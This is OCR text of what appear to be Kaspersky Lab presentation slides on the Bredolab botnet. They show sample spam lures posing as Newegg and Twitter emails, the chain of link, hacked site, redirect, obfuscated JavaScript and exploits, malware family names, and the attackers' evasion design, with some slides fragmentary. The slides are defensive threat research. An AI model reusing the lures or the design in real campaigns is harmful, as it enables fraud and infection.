COMPUTER HARDWARE PCS & LAPTOPS NETWORKING ELECTRONICS HOME THEATER CAMERAS & CAMCORDERS SOFTWARE GAMING CELL PHONES HOME & OFFICE MORE
Customer ID: {MAIL_TO}
Account Number: 4754765765
Hello,
Thank you for shopping at Newegg.com.
We are happy to inform you that your order (Sales Order Number: 4765454476) has been successfully charged to your VISA and order verification is now complete.
If you have any questions, please use our LiveChat function or visit our Contact Us Page.
Once You Know, You Newegg.
Your Newegg.com Customer Service Team
Jamel Murphy has invited you to open a Google mail account

# Forged headers

Reply-To: **…om>**

From: "Tw…

dmitry=pa… **…>**


To: <dmitr…

Subject: E… **…on Twitter!**

Date: Sun…

Message-…

_1bb41cf6… **…n.tmail>**



From: Twitter <twitter-follow-[redacted]@postmaster.twitter.com> Sent: Вс 29.08.2010 22:40
To: dmitry@[redacted]
Cc:
Subject: Emma Wilson is now following you on Twitter!

twitter

Emma Wilson (@abscessed) is now following your tweets (@dmitry) on Twitter.

**Emma Wilson**
@abscessed

| 351 | 97 | 96196 |
|---|---|---|
| tweets | follow | followers |

You do not follow Emma Wilson.

What's Next?

- Find out more about Emma Wilson on @abscessed's profile page.
- Send Emma Wilson an @ reply.
- Send Emma Wilson a direct message.
- On your mobile? Learn Twitter for Mobile.

If you believe Emma Wilson is engaging in abusive behavior on Twitter, you may report Emma Wilson for spam.

If you'd rather not receive follow notification emails from Twitter, you can unsubscribe immediately. To resubscribe or change other Twitter email preferences, visit your account settings to manage email notices. Please do not reply to this message; it was sent from an unmonitored email address. This message is a service email related to your use of Twitter. For general inquiries or to request support with your Twitter account, please visit us at Twitter Support.

# How a user gets infected

Gets a mail

Clicks on the link

Comes to a med site

Trojan-Spy.Win32.Zbot
Trojan-Spy.Win32.SpyEyes
Trojan-Spy.Win32.BZub
Backdoor.Win32.HareBot
Backdoor.Win32.Blakken
Backdoor.Win32.Shiz
Trojan-Dropper.Win32.TDSS
Trojan-Ransom.Win32.PinkBlocker
Trojan.Win32.Jorik.Oficla

<meta refresh>

Obfuscated JS

Exploits Bredolab


Malware

# How they get money

# The ideal scheme

- Spreads widely and rapidly
- Highly automated - can support itself
- Effectively hides C&C (2 networks of proxy servers)
- Server side polymorphism (obfuscated malicious Javascript which has become increasingly complex)
- Different methods of getting “traffic”
- The use of social engineering

# Perspectives




credentials

**ne games, instant**

**HelpDesk Robot Kaspersky Lab Support**

are to different IPs

# Thank you. Questions?

Alexey Kadiev, Darya Gudkova, Igor Sumenkov
Kaspersky Lab

KASPERSKY lab